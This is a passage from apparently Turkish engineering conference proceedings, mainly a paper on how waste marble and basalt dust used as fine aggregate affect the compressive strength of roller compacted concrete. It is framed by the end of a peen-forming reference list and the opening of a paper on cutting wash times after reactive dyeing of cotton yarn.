8. Hong T, Ooi JY, Shaw B. A numerical simulation to relate the shot peening parameters to the induced residual stresses. *Eng Fail Anal.* **2008**;15(8):1097-1110.
9. Kopp R, Schulz J. Flexible sheet forming technology by double-sided simultaneous shot peen forming. *CIRP Ann - Manuf Technol.* **2002**;51(1):195-198.
10. Ding H, Shen N, Li K, Bo W, Pence CN, Ding H. Experimental and numerical analysis of laser peen forming mechanisms of sheet metal. *ASME 2014 Int Manuf Sci Eng Conf MSEC 2014 Collocated with JSME 2014 Int Conf Mater Process 42nd North Am Manuf Res Conf.* **2014**;2(June).
11. Alberto J, Romero M. Experimental And Numerical Study Of Needle Peening Effects In Alumin I Um Alloy 2024-T3 Sheets. *École Polytech Montréal Mémoire Présenté En Vue L ' Obtention Du Diplôme Maîtrise Ès Sci Appliquées.* **2016**.
12. Gariépy A. Finite Element Modelling Of Shot Peening And Peen Forming Processes And Characterisation Of Peened Aa2024-T351 Aluminium Alloy. *J Chem Inf Model.* **2012**;53(9).
13. Al-Obaid Y. Three-dimensional dynamic finite element analysis for shot-peening mechanics. *Comput Struct.* **1990**;36(4):681-689.

**MERMER VE BAZALT ATIK TOZLARININ SİLİNDİRLE SIKIŞTIRILMIŞ BETONUN
BASINÇ DAYANIMINA ETKİSİ**
THE EFFECT OF MARBLE AND BASALT WASTE SAWDUST ON COMPRESSIVE
STRENGTH OF ROLLER COMPACTED CONCRETE

Zeynep ALGIN

Dr. Öğr. Üyesi, Harran Üniversitesi Mühendislik Fakültesi İnşaat Mühendisliği Bölümü, (Sorumlu Yazar)

Sümevra GERGİNCİ

Doktora Öğrencisi, Harran Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Anabilim Dalı

Delil DEMİR

Yüksek Lisans Öğrencisi, Harran Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Anabilim Dalı

ÖZET

Silindirle sıkıştırılmış Beton (SSB) yollar, diğer alternatifleriyle kıyaslandığında daha ekonomik bir maliyetle üretilebilen ve bu açıdan ülkemiz için gelecek vadeden önemli bir yol kaplama tekniği olup, gerektiğinde hafif araç trafiğine aynı gün açılacak şekilde hızlı olarak da inşa edilebilmektedir. Bu bildiri kapsamında, SSB imalatında ihtiyaç duyulan ince agrega olarak, yerel taş işleme sanayi atıkları olan mermer ve bazalt tozları kullanılmış olup, elde edilen dayanım değerleri karşılaştırılarak, bu atık malzemelerin SSB imalatında kullanılabilirliği araştırılmıştır. SSB karışımlarında geleneksel betona kıyasla yüksek oranda ince agrega kullanılarak, karışımın daha etkili sıkıştırılabilmesi ve dolayısıyla daha yoğun bir beton karışımı elde edilmesi sağlanmaktadır. SSB karışımlarından yüksek dayanım değerlerinin elde edilebilmesi ise uygulanan sıkıştırma ve ulaşılan yoğunluk ile direkt olarak alakalı olduğundan, SSB imalatında ince agreganın etkisi önem kazanmaktadır. Bu bağlamda, ince agrega olarak kullanılan atık mermer ve bazalt tozlarının SSB'nin basınç dayanımına olan etkisi incelenmiştir. Deneysel çalışmanın ilk aşamasında, her bir atık toz için, agrega ağırlığının %12, %14 ve %16'sı oranlarında çimento içeren ve 4 farklı su içeriğine sahip olan, toplam 12 farklı SSB karışımı üretilmiştir. Zemin sıkıştırma yöntemi kullanılarak üretilen karışımların maksimum kuru birim ağırlığına karşılık gelen optimum su içerik değerleri belirlenmiştir. Çalışmanın ikinci aşamasında ise, her bir çimento oranı için belirlenen optimum su içeriği kullanılarak, 150x150 mm boyutlarında SSB numuneler üretilmiş ve 28 gün suda kürlendikten sonra basınç dayanım testleri yapılmıştır. Deneysel çalışmanın sonucunda, atık bazalt tozu kullanılarak üretilen SSB karışımlarının optimum su içeriklerinin, atık mermer tozu kullanılan karışımlara kıyasla, daha fazla olduğu belirlenmiştir. Ayrıca, atık bazalt tozu ile üretilen numunelerin basınç dayanım değerleri, atık mermer tozu ile üretilen numunelerin basınç dayanımlarından daha düşük çıkmıştır. Bazalt toz atığı kullanımının SSB karışımlarında optimum su içeriğini yükselttiği ve dolayısıyla su/çimento oranında artışa sebep olarak SSB'nin basınç dayanımında bir miktar düşüşe yol açtığı belirlenmiştir.

Anahtar Kelimeler: Silindirle Sıkıştırılmış Beton, Atık Mermer Tozu, Atık Bazalt Tozu, Basınç Dayanımı

ABSTRACT

Since Roller Compacted Concrete (RCC) roads can be produced at a more economical cost compared to other alternatives, it appears to be a promising road paving technique for our country with an additional advantage that it can be constructed rapidly in order to be opened to the light vehicle traffic on the same day if deemed necessary. Within the scope of this paper, marble and basalt sawdust, which are local stone processing industry wastes, were used as fine aggregate required in RCC production. In RCC mixes, higher proportion of fine aggregate is normally utilised compared to conventional concrete in order to be compacted more effectively and thus a denser concrete mixture is achieved. The effect of fine aggregate used in RCC is essential to achieve the required density that is directly related to the applied compression in the production stages resulting the subsequent strength values of RCC. In this context, the effect of waste marble and basalt sawdust used as fine aggregate on the compressive strength of RCC was investigated. In the first stage of the experimental study, a total of 12 different RCC mixtures were produced for each waste sawdust utilised, containing four different water content and cement values as 12%, 14% and 16% of the aggregate weight. The optimum water content values corresponding to the maximum dry unit weight of the mixtures produced using soil compaction method were determined. In the second stage of the study, 150x150 mm RCC samples were produced

by using optimum water content determined for each cement ratio and the compressive strength tests were performed after 28 days of water curing. As a result of the experimental study, it is determined that the optimum water content of the RCC mixtures produced using waste basalt sawdust is higher than the mixtures using waste marble sawdust. In addition, the compressive strength values of the samples produced with waste basalt sawdust were lower than those of the samples produced with waste marble sawdust. It has been determined that the use of basalt sawdust increases the optimum water content in the RCC mixtures and thus causes an increase in the water/cement ratio resulting a reduction in the compressive strength of RCC.

Keywords: Roller Compacted Concrete, Waste Marble Sawdust, Waste Basalt Sawdust, Compressive Strength

1. GİRİŞ

Silindire Sıkıştırılmış Beton (SSB); barajlar, havaalanı pistleri ve otoyol kaplamaları gibi birçok alanda uygulanan bir teknolojidir. SSB'nin ana kullanım alanlarından biri olan SSB yol kaplamaları, asfalt yol kaplamaları yapımında kullanılan araçlarla inşaat alanına taşınarak finişerlerle serilmesinden sonra tabakalar halinde titreşimli silindir kompaktörler veya lastik tekerlekli silindirlerle sıkıştırılarak uygulanır. SSB yollar; hızlı inşası, ekonomik olması, sıkıştırma işleminin tamamlanmasından sonra aynı gün hafif araç trafiğine açılabilmesi ve uzun yıllar hizmet verebilmesi gibi önemli avantajlara sahiptir. Bu avantajlarından dolayı dünyada ve ülkemizde giderek yaygınlaşmaktadır (Harrington ve ark., 2010; Yaman ve Ceylan, 2013; TÇMB, 2018).

SSB, geleneksel betonla aynı malzemelere sahip olmasına karşın karışım oranı ve üretim tekniği yönüyle farklılık gösteren özel bir beton türüdür. Bu beton türü taze durumda iken kuru kıvamdadır ve sıfır çökme değeri gösterir (Mardani-Aghabaglou ve ark., 2019; Harrington ve ark., 2010; Yaman ve Ceylan, 2013; Baradan ve ark., 2015). Genel olarak su/çimento oranı, agrega özellikleri, çimentonun tipi ve miktarı betonun mekanik özelliklerini önemli ölçüde etkiler. SSB, geleneksel betondan daha düşük çimento içeriğine sahip olmasından dolayı agregaların kalitesinin betonun özellikleri üzerinde önemli bir etkisi vardır (Hashemi, 2018). SSB'nin uygulanabilir ve yüksek dayanımlı olması için iyi derecelendirilmiş bir agrega gradasyonunu sağlaması gerekmektedir (Harrington ve ark., 2010).

SSB, geleneksel betona göre daha fazla agrega (hacimce yüzde 75-85) ve daha az çimento hamuru içeriğine sahiptir. Çimento hamurunun içindeki boşlukları azaltmak ve işlenebilirliği yüksek bir karışım elde etmek için SSB karışımlarında yüksek oranda ince agrega kullanılmaktadır ve bu durum karışımın daha etkili sıkıştırılmasıyla daha sıkı bir iç yapı elde edilmesini sağlar (Mardani-Aghabaglou ve ark., 2019; Harrington ve ark., 2010). İnce agregaların az bir kısmını 600- μm 'den daha küçük toz taneleri oluşturur (Mardani-Aghabaglou ve ark., 2019). Uygulamada, bu ince boyutlarda standart agrega elde etmek zor ve maliyetlidir. Bu amaçla bildiri kapsamında, SSB imalatında ihtiyaç duyulan ince agrega olarak, yerel taş işleme sanayi atıkları olan mermer ve bazalt tozları kullanılmış olup, elde edilen dayanım değerleri karşılaştırılarak, bu atık malzemelerin SSB imalatında kullanılabilirliği araştırılmıştır.


2. MATERYAL ve YÖNTEM

2.1 Çimento

Bu çalışmada çimento olarak CEM-I 42.5N tipi Portland çimentosu kullanılmıştır

2.2 Agrega

Bu çalışmada iri agrega olarak maksimum dane çapı 25 mm olan bazalt agrega kullanılmıştır. İnce agrega olarak ise bazalt agrega ve yerel taş işleme sanayi atıkları olan mermer ve bazalt tozları kullanılmıştır. Agrega karışım oranları Amerikan Beton Enstitüsü komitesi tarafından hazırlanan çökmesi olmayan beton için karışım oranları rehberinde önerilen alt ve üst sınır limit değerlerine uygun olacak şekilde belirlenmiştir (ACI 211.3R-02, 2009). Agrega karışımlarının gradasyon eğrisi Şekil 1'de verilmiştir.



Şekil 1. SSB'de kullanılan agregaların gradasyon eğrileri ve sınır eğrileri

2.3 Karışım Oranlarının Belirlenmesi

Literatürde, zemin sıkıştırma yöntemi, beton kıvam testi, katı süspansiyon modeli ve optimal hamur hacmi metodu olarak dört farklı SSB karışım tasarım yönteminden bahsedilmiştir. Bahsedilen yöntemler arasında, zemin sıkıştırma yöntemi ve beton kıvam testi SSB kaplama uygulamalarında en yaygın kullanılan yöntemlerdir (Harrington ve ark., 2010; Şengün ve ark., 2017). Bu çalışmada zemin sıkıştırma yöntemi kullanılmıştır. Bu yöntem ile maksimum kuru birim ağırlığa karşılık gelen optimum su içeriği değeri tespit edilerek SSB'nin karışım oranları belirlenmektedir.

Laboratuvarda üretilen SSB numunelerinin sıkıştırılması için modifiye proktor, sarsma tablası, darbeli çekiç, çekiçli vibratör, yoğurmalı sıkıştırıcı ve hava basınçlı çekiç gibi çeşitli teknikler uygulanır (Şengün ve ark., 2017). Bu çalışmada üretilen SSB numuneleri ASTM C 1435 standardına uygun darbeli çekiç tekniği ile sıkıştırılmıştır.

Bu çalışma kapsamında SSB'nin karışım oranlarını belirlemek için, atık mermer ve bazalt tozu kullanılan her bir karışım için agrega ağırlığının %12, %14 ve %16'sı oranlarında çimento içeren ve 4 farklı su içeriğine sahip olan, toplam 12 farklı SSB karışımı üretilmiştir. Üretilen her bir karışım 150x300 mm boyutlarındaki silindir kalıba 3 kademe darbeli çekiç tekniği ile her kademe yaklaşık 20 sn süreyle sıkıştırılarak doldurulmuştur (Şekil 2.(a)). Kalıp içerisinde sıkıştırılmış betonun ağırlığı belirlenerek her bir karışımın ıslak birim hacim ağırlığı ($\gamma_{ıslak}$) Denklem 1'e göre hesaplanmıştır (Şekil 2.(b)). Daha sonra taze betonun 3 farklı yerinden yaklaşık 600 gr numune alınmış ($m_{ıslak}$) ve 105 ± 5 °C sıcaklığındaki etüvde 24 saat bekletilerek kurutulmuştur (Şekil 2.(c)). Etüvden alınan numuneler tartılarak kuru ağırlıkları (m_{kuru}) belirlenmiştir. Üretilen tüm SSB karışımlarının su içerikleri ve kuru birim ağırlıkları sırasıyla Denklem 2 ve Denklem 3'e göre hesaplanmıştır.

$$\gamma_{ıslak} = \frac{m}{v} \quad (\text{Denklem 1})$$

$$w = \left(\frac{m_{ıslak} - m_{kuru}}{m_{kuru}} \right) * 100 \quad (\text{Denklem 2})$$

$$\gamma_{kuru} = \frac{\gamma_{ıslak}}{1 + w} \quad (\text{Denklem 3})$$



Şekil 2. (a) SSB numunelerinin sıkıştırma işlemi, **(b)** Sıkıştırılmış betonun ağırlığının belirlenmesi, **(c)** Etüvde 24 saat bekletilmiş beton

Atık mermer ve bazalt tozu kullanılan ve her biri için %12, %14 ve %16 çimento oranlarında üretilen SSB karışımlarının, su içerikleri ve kuru birim ağırlıkları belirlendikten sonra su içeriği-kuru birim ağırlık grafiği çizilmiştir ve bu grafik üzerinde maksimum kuru birim ağırlığa karşılık gelen optimum su içerikleri tespit edilmiştir. Atık mermer ve bazalt tozu kullanılan her bir karışım için agrega ağırlığının %12, %14 ve %16'sı oranlarında çimento içeren SSB karışımları sırasıyla M12, M14, M16, B12, B14 ve B16 olarak isimlendirilmiştir. Bu karışımların 1 m³'ü için kullanılan malzeme miktarları Tablo 1'de verilmiştir.

Tablo1. SSB üretiminde kullanılan malzemelerin miktarları (kg/m³)

SSB Karışımı	Çimento (%)	Çimento (kg)	Agrega				Su (kg)	Su/çimento oranı
			0 – 4.75mm (kg)	4.75 – 25mm (kg)	Mermer tozu	Bazalt tozu		
M12	%12	244.06	630.50	894.90	508.47	---	148.47	0.61
M14	%14	280.31	620.70	880.99	500.56	---	148.57	0.53
M16	%16	311.44	603.42	856.47	486.63	---	159.23	0.51
B12	%12	231.60	598.30	849.20	---	482.50	188.17	0.81
B14	%14	266.42	589.92	837.31	---	475.74	187.06	0.70
B16	%16	299.07	579.44	822.44	---	467.29	189.16	0.63

2.4 SSB Numunelerinin Üretilmesi

Çalışma kapsamında kullanılan tüm malzemelerin karışım oranları belirlendikten sonra 150x150x150 mm boyutundaki SSB numuneler ASTM C 1435 standardına uygun darbeli çekiçle sıkıştırılarak üretilmiştir (Şekil 3). 24 saat sonra kalıptan çıkarılan SSB numuneleri kürlenmek üzere 28 gün kirece doygun suda bekletilmiştir. Üretilen 6 farklı SSB karışımının her birinden 3'er adet olmak üzere toplamda 18 adet numune üretilmiştir.



Şekil 3. SSB numunelerinin üretimi

2.5 Basınç Dayanım Deneyi

Basınç dayanım deneyi, ASTM C39 standardına göre 150x150x150 mm boyutlu SSB numuneler üzerinde yapılmıştır (Şekil 4). Deney, üretilen 6 farklı SSB karışımının her birinden 3'er adet numune üzerinde yapılarak basınç dayanım değerleri belirlenmiştir.




Şekil 4. Basınç dayanımı deneyi


3. ARAŞTIRMA VE BULGULAR

3.1. Optimum Su İçeriği ve Maksimum Kuru Birim Ağırlıkların Belirlenmesi

Karışımın optimum su içeriği, çimentonun miktarına ve kullanılan agreganın özelliklerine bağlı olarak değişmektedir (Harrington ve ark., 2010). Bu çalışma kapsamında ince agrega olarak kullanılan atık mermer tozu için toplam agrega ağırlığının %12, %14 ve %16'sı kadar çimento içeren SSB karışımlarının her birinin su içeriği ve kuru birim ağırlığı arasındaki ilişki Şekil 5'de ve atık bazalt tozu için ise Şekil 6'da verilmiştir. Şekil 5 ve Şekil 6'da ki her bir değer üç ölçümün ortalamasını temsil etmektedir.



Şekil 5. (a) %12 çimento (b) %14 çimento (c) %16 çimento içeren atık mermer tozu kullanılan SSB karışımların su içeriği-kuru birim ağırlığı arasındaki ilişki



Şekil 6. (a) %12 çimento (b) %14 çimento (c) %16 çimento içeren atık bazalt tozu kullanılan SSB karışımların su içeriği-kuru birim ağırlığı arasındaki ilişki

Şekil 5 ve Şekil 6 incelendiğinde atık mermer ve bazalt tozu kullanılan her iki karışımda da çimento oranındaki artışla beraber optimum su içeriklerinin arttığı görülmektedir. Atık mermer tozu kullanılan SSB karışımlarının %12, %14 ve %16 çimento oranlarındaki optimum su içerikleri sırasıyla %7.3, %7.4 ve %8.2 olarak, atık bazalt tozu kullanılan karışımlar için ise sırasıyla %9.7, %9.8 ve %10.1 olarak elde edilmiştir. SSB karışımlarının aynı çimento oranlarındaki optimum su içerikleri kıyaslandığında, atık bazalt tozu kullanılarak üretilen SSB karışımlarının optimum su içeriklerinin, atık mermer tozu kullanılan karışımlara kıyasla, daha fazla olduğu belirlenmiştir.

Üretilen SSB karışımların optimum su içeriği (w_{opt}) ve maksimum kuru birim ağırlık ($\delta_{k,max}$) değerleri Tablo 2’de verilmiştir.

Tablo 2. SSB karışımların su içeriği ve kuru birim ağırlığı arasındaki ilişkiden elde edilen regresyon denklemi, optimum su içeriği ve maksimum kuru birim ağırlık değerleri


SSB karışımı	Çimento oranı (%)	Regresyon denklemi	w_{opt} (%)	$\delta_{k,max}$ (kg/m ³)
M12	12	$y = -49.9x^2 + 728.5x - 266.9$	7.3	2392
M14	14	$y = -151.1x^2 + 2242.1x - 5934.8$	7.4	2382
M16	16	$y = -71.2x^2 + 1164.6x - 2400.5$	8.2	2362
B12	12	$y = -46.2x^2 + 896.7x - 2081.7$	9.7	2269
B14	14	$y = -40.9x^2 + 805x - 1695.6$	9.8	2265
B16	16	$y = -38.3x^2 + 775x - 1651.2$	10.1	2269

Tablo 2 incelendiğinde, atık mermer ve bazalt tozu kullanılan her iki karışımda da çimento oranındaki artışla beraber maksimum kuru birim ağırlık değerlerinin azaldığı optimum su içeriklerinin ise arttığı görülmektedir. Her iki karışımın aynı çimento oranlarındaki maksimum kuru birim ağırlıkları kıyaslandığında ise atık bazalt tozu kullanılarak üretilen SSB karışımlarının maksimum kuru birim ağırlıklarının, atık mermer tozu kullanılan karışımlara kıyasla, daha düşük değerde olduğu belirlenmiştir.

3.2 Basınç Dayanımı Deneyi

Betonun basınç dayanımı; çimentonun tipi ve miktarından, su/çimento oranından ve agrega özelliklerinden önemli ölçüde etkilenir (Hashemi, 2018). Bu çalışmada, atık mermer ve bazalt tozu

kullanılarak üretilen SSB numunelerinin her biri için basınç dayanımı ve çimento içeriği arasındaki ilişki Şekil 7’de verilmiştir. Şekil 7’de ki her bir değer bir ölçümü temsil etmektedir.



Şekil 7. Atık mermer ve bazalt tozu kullanılarak üretilen SSB karışımların çimento miktarı ile basınç dayanımı arasındaki ilişki

Şekil 7 incelendiğinde her iki tozun kullanıldığı karışımlarda da artan çimento miktarı ile basınç dayanım değerlerinin arttığı görülmektedir. Atık mermer tozu kullanılarak üretilen SSB karışımların %12, %14 ve %16 çimento oranlarındaki ortalama basınç dayanım değerleri sırasıyla 44.4, 52.3 ve 54.4 MPa olarak, atık bazalt tozu için ise sırasıyla 28.7, 33.3 ve 40.2 MPa olarak belirlenmiştir. SSB karışımlarının aynı çimento oranlarındaki basınç dayanım değerleri kıyaslandığında, atık bazalt tozu ile üretilen numunelerin basınç dayanım değerleri, atık mermer tozu ile üretilen numunelerin basınç dayanımlarından daha düşük çıkmıştır. Bazalt tozu atığı kullanımının SSB karışımlarında optimum su içeriğini yükselttiği ve dolayısıyla su/çimento oranında artışa sebep olarak SSB'nin basınç dayanımında bir miktar düşüşe yol açtığı belirlenmiştir.

4. SONUÇLAR

Bu deneysel çalışmanın ilk aşamasının sonucunda, atık mermer tozu kullanılan SSB karışımlarının %12, %14 ve %16 çimento oranlarındaki optimum su içerikleri sırasıyla %7.3, %7.4 ve %8.2 olarak, atık bazalt tozu kullanılan karışımlar için ise sırasıyla %9.7, %9.8 ve %10.1 olarak elde edilmiştir. Her iki karışımda da çimento oranındaki artışla beraber optimum su içeriği değerleri artmıştır. Ayrıca atık bazalt tozu kullanılarak üretilen SSB karışımlarının optimum su içeriklerinin, atık mermer tozu kullanılan karışımlara kıyasla, daha fazla olduğu belirlenmiştir. Çalışmanın ikinci aşamasının sonucunda ise, atık mermer tozu kullanılarak üretilen SSB karışımların %12, %14 ve %16 çimento oranlarındaki ortalama basınç dayanım değerleri sırasıyla 44.4, 52.3 ve 54.4 MPa olarak, atık bazalt tozu için ise sırasıyla 28.7, 33.3 ve 40.2 MPa olarak belirlenmiştir. SSB karışımlarının aynı çimento oranlarındaki basınç dayanım değerleri kıyaslandığında, atık bazalt tozu ile üretilen numunelerin basınç dayanım değerleri, atık mermer tozu ile üretilen numunelerin basınç dayanımlarından daha düşük çıkmıştır. Bazalt tozu atığı kullanımının SSB karışımlarında optimum su içeriğini yükselttiği ve dolayısıyla su/çimento oranında artışa sebep olarak SSB'nin basınç dayanımında bir miktar düşüşe yol açtığı belirlenmiştir.

KAYNAKLAR

1. ACI 211.3R-02, 2009. Guide for selecting proportions for no slump concrete, USA.
2. ASTM C39, 2010. Standard test method for compressive strength of cylindrical specimens. Annual Book of ASTM Standards, USA.
3. ASTM C 1435, 2014 Standard practice for molding roller compacted concrete in cylinder molds using a vibrating hammer. Annual Book of ASTM Standards, USA.
4. BARADAN, B., TÜRKEL, S., YAZICI, H., ÜN, H., YİĞİTER, H., FELEKOĞLU, B., FELEKOĞLU, K.T., AYDIN, S., YARDIMCI, M.Y., TOPAL, A. ve ÖZTÜRK, A.U., 2015. Beton. Dokuz Eylül Üniversitesi Mühendislik Fakültesi Yayınları, İzmir, 825s.
5. HARRINGTON, D., ABDO, F., ADASKA, W., HAZAREE, C. V., CEYLAN, H. and BEKTAŞ, F., 2010. Guide for roller-compacted concrete pavements. Institute for transportation, Iowa State University, August, 104.
6. HASHEMİ, M., SHAFİGH, P., ABBASİ, M. and ASADİ, I., 2019. The effect of using low fines content sand on the fresh and hardened properties of roller-compacted concrete pavement. Case Studies in Construction Materials, 11 (2019) e00230.
7. MARDANİ-AGHABAGLOU, A., BAYQRA, S.H., ÖZEN, S., ALTUN, M.G., FAQİRİ, Z.A., ve RAMYAR K., 2019. Silindirle sıkıştırılmış beton karışımlarının tasarım yöntemleri ve yapılan çalışmalar. Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi
8. ŞENGÜN, E., ALAM, B., SEVİN, H. L., AYTAÇ, A. H., ve YAMAN, İ. O., 2017. Silindirle Sıkıştırılmış Beton (SSB) Yolların Saha ve Laboratuvar Mekanik Performansının Karşılaştırılması, Beton İstanbul 2017 Hazır Beton Kongresi.
9. TÜRKİYE ÇİMENTO MÜHTASİLLER BİRLİĞİ, 2018. Ülkemizin Yeni Yolu Silindirle Sıkıştırılmış Beton Yollar, Ankara.
10. YAMAN, İ. Ö., ve CEYLAN, H., 2013. Silindirle sıkıştırılmış beton yollar. T.H.B.B Hazır Beton Dergisi, 69–82.

PAMUK İPLİKLERİN REAKTİF BOYARMADDELERLE BOYAMA SONRASI YIKAMA İŞLEMLERİNDE SÜRE TASARRUFU SAĞLANMASI: ENDÜSTRİYEL ÖLÇEKLİ BİR UYGULAMA**PROVIDING TIME SAVING IN WASHING PROCESSES OF COTTON YARNS AFTER REACTIVE DYEING: AN INDUSTRIAL SCALE APPLICATION****M. Fatih YÜKSEL***Eren Perakende Satış ve Mağazacılık A.Ş.***Y. Fatih DİLSİZ***Eren Perakende Satış ve Mağazacılık A.Ş.***Gülten ERSÖZ KAPLAN***Eren Perakende Satış ve Mağazacılık A.Ş.***Rıza ATAV***Prof. Dr., Tekirdağ Namık Kemal Üniversitesi Çorlu Mühendislik Fakültesi Tekstil Mühendisliği Bölümü***ÖZET**

Boyamaların yaş haslıklarının yüksek olması için boyama sonrası yapılan yıkama işlemleri çok önemlidir. Özellikle reaktif boyama gibi boyarmaddenin bir kısmının su ile reaksiyona girerek işlevini yitirdiği boyama proseslerinde hidrolizatın kumaşın üzerinden etkili bir şekilde uzaklaştırılması kritik bir öneme sahiptir. Reaktif boyama sonrası yıkama işlemleri flote oranı, yıkama suyunun sertliği, yıkama maddesi ve/veya iyon tutucu kullanımı, sıcaklık, pH gibi çok sayıda faktörden etkilenmektedir. Reaktif boyama sonrası yıkama işlemlerini etkileyen en temel parametrelerden birisi de her bir adımdaki yıkama süresidir. Pratikte bu süreler 10 ila 20 dk. arasında değişmektedir. Ancak yıkama işleminin mekanizması incelendiğinde kumaştaki hidrolizatın yıkama banyosuna geçmesi başlangıçta su temiz olduğu için, boyarmaddenin substantivitesine bağlı olmakla birlikte, oldukça hızlıdır ve denge oluşuktan sonra artık daha fazla hidrolizatın yıkama banyosuna geçirilmesi mümkün değildir. Bu durum yıkama sürelerinin optimal şekilde ayarlanması gerektiğini ortaya koymaktadır ve genellikle laboratuvar koşullarında yapılan çalışmalarla gerçek durumu ortaya koymak zordur. Bu nedenle, bu çalışma kapsamında doğrudan işletme koşullarında reaktif boyarmaddeler ile aparatlarda yapılan bobin boyama sonrası yıkama işlemlerinin süresinin kısaltılması üzerinde çalışılmıştır. Başlangıçta lacivert gibi koyu bir renk seçilerek her bir yıkama adımı konvansiyonel süre olan 10 dakikanın (sabunlama adımında 20 dk.) yanı sıra 6 ve 8 dakika (sabunlama adımında 10 dk.) olacak şekilde yıkamalar yapılmıştır. Elde edilen haslık sonuçlarının ışığı altında toplam 8 adımlı olan yıkama işlemlerinin ilk adımı hariç diğer adımlarının sürelerinin 6 dakikaya (sabunlama adımı 10 dk.) düşürülebileceği saptanmıştır. Bu durumda toplam yıkama süresi 110 dakikadan 76 dakikaya düşürülerek süreden yaklaşık %30'luk tasarruf sağlanabileceği ortaya koyulmuştur. Ayrıca bu iyileştirme sayesinde yıkama banyolarında kg başına elektrik tüketiminin ve yıkama maliyetinin yaklaşık %30 oranında azaltılabileceği tespit edilmiştir.

Anahtar Kelimeler: Reaktif, İplik Boyama, Haslık, Yıkama, Süre**ABSTRACT**

The washing process after dyeing is very important for fastness values of dyeing to be high. Particularly in dyeing processes where some part of the dye reacts with water and loses its function (for example reactive dyeing), effective removal of hydrolyzate from the fabric is critical. Washing processes after reactive dyeing is affected by many factors such as liquor ratio, hardness of washing water, use of washing agent and/or sequestering agent, temperature, pH. As is known, one of the most important parameters affecting washing processes after reactive dyeing is washing time in each step. In practice, these times range between 10 to 20 minutes. However, when the mechanism of the washing process is examined, the passage of the hydrolyzate in the fabric into the washing bath is quite rapid depending on the substantivity of the dyestuff and it is no longer possible to transfer more hydrolyzate to the washing bath after equilibrium has been established. This suggests that the washing times should be optimally adjusted. It is often difficult to reveal the actual situation with laboratory studies. For this reason, in this study, it was aimed to shorten the washing time after dyeing with reactive dyes under industrial conditions. Initially, a dark color, such as navy blue, was selected and each washing step was carried out in a conventional time of 10 minutes (20 min. in the soaping step) as well as 6 and 8 minutes (soaping step 10 min.). According to the fastness results obtained, it was determined that the duration of the

washing steps, which were 8 steps in total, could be reduced to 6 minutes (soaping step 10 min.) except the first step. In this case, it has been shown that the total washing time can be reduced from 110 minutes to 76 minutes, saving approximately 30% of the time. In addition, it has been found that thanks to this improvement, electricity consumption and washing cost per kg can be reduced by approximately 30%.

Keywords: Reactive, Yarn Dyeing, Fastness, Washing, Time

1. GİRİŞ

Bilindiği gibi reaktif boyarmaddeler, yüksek yaş haslıkları, geniş renk paleti ve çok sayıdaki boyama yöntemine uygunluk gibi avantajları nedeniyle selüloz esaslı liflerin ve karışımlarının boyanmasında ve basılmasında kullanılan en önemli boyarmadde sınıfını oluşturmaktadır (Yurdakul ve Atav 2006). Reaktif boyarmaddelerde ışık haslığı kromofora bağlı olup, özellikle metal kompleks olmayan azo boyalarının bazı tonlarında (oranj, kırmızı, lacivert vb.) problem teşkil edebilmektedir. Cu ve Ni metal kompleks kromoforlar ise yüksek ışık haslığı sağlamaktadır. Yıkama haslıkları, lif ve boya arasındaki kovalent bağ nedeniyle çok iyidir. Ancak,

- İyi uzaklaştırılmayan hidrolizat (yetersiz yıkama, yüksek substantiflikteki boya vb.)
- Kromoforu parçalayan etkenler (ağartma maddeleri ve bu maddeleri içeren deterjanlar vb.)
- Boya ile elyaf arasındaki bağ koparan etkenler (asit, alkali, sıcaklık vb.)

yıkama haslığında sorunlara neden olabilmektedir (Dystar 2002). Fikse olmamış reaktif boyarmaddenin kumaştan uzaklaştırılması 3 adımda gerçekleşmektedir;

- Flottedeki ve selüloz yüzeyindeki boya ve kimyasalların seyreltilmesi (İlk yer değiştirme fazı)
- Lif içine iyice nüfuz etmiş, ancak fikse olmamış boyarmadde hidrolizatının lif yüzeyine difüzyonu (Difüzyon fazı)
- Lif yüzeyine difünde olmuş boyarmaddenin hidrolizatının seyreltilmesi ve uzaklaştırılması (İkinci yer değiştirme fazı) (Kumbasar ve ark. 2006).

Boyarmaddelerin özellikle yıkama ve sürtme gibi yaş haslıklarının yüksek olması için boyama sonrası yapılan yıkama işlemi çok önemlidir. İyi bir yıkama, yani hidrolize olmuş boyarmaddenin uzaklaştırılması için yıkama suyu miktarı ve sertliği, yıkama süresi, banyo sıcaklığı ve pH'ı, banyodaki elektrolit miktarı gibi çeşitli parametreler önemli etkiye sahiptir (Turhan 2006). Durulama, yaş terbiye işlemlerinde en fazla tekrarlanan adımdır. Bu işlemler için önemli ölçüde enerji, su ve süre gerekmektedir. Su kaynaklarındaki azalma (ve bu nedenle su ve atık su maliyetlerindeki artış) ve bunun yanı sıra fiyatlar üzerindeki giderek artan baskı, optimizasyon prosesini zorunlu kılmaktadır (Brenner ve Safenwil 1997). Reaktif boyama sonrası yıkama adımındaki kimyasal madde, su ve enerji tüketimi önemli ölçüde olup, reaktif boyamadaki toplam enerji tüketiminin yarısı ile toplam atık yükünün (KOI) üçte biri yıkama adımından kaynaklanmaktadır. Ayrıca toplam su tüketiminin durulama işlemleriyle yakın ilişkisi bulunmaktadır (<http://www.mst.dk>). En iyi yıkamanın ekonomik ve çevreyi koruyarak nasıl yapılacağı konusu sorgulanır olmuştur. Yıkama proseslerinin gözden geçirilmesinde, mamul kalitesinden ödün vermeden beklenen başlıca etkiler aşağıdaki gibi sıralanabilir;

- Su tüketimini azaltmak gerekmektedir. Bunun için ya yıkama basamaklarının sayısı azaltılmalı ya da flotte oranları kısaltılmalıdır. Her iki durum için de mamulle suyun yoğun etkileşimini sağlamak gerekmektedir.
- Yıkamada kullanılan kimyasal madde miktarını azaltmak, hatta kimyasal madde kullanımını tamamen ortadan kaldırmak gerekmektedir. Çünkü kimyasal madde kullanımını hem ek bir maliyet getirmekte, hem de atık sudaki organik kirlilik miktarını artırmaktadır.
- Enerji ve işgücünden doğan maliyetleri azaltmak, süreden tasarruf sağlamak gerekmektedir (Yurdakul 1999).

Reaktif boyama sonrası yıkama işlemlerini etkileyen en temel parametrelerden birisi de her bir adımdaki yıkama süresidir. Pratikte bu süreler 10 ila 20 dk. arasında değişmektedir. Ancak yıkama işleminin mekanizması incelendiğinde kumaştaki hidrolizatın yıkama banyosuna geçmesi başlangıçta su temiz olduğu için, boyarmaddenin substantivitesine bağlı olmakla birlikte, oldukça hızlıdır ve denge


3. BULGULAR VE TARTIŞMA

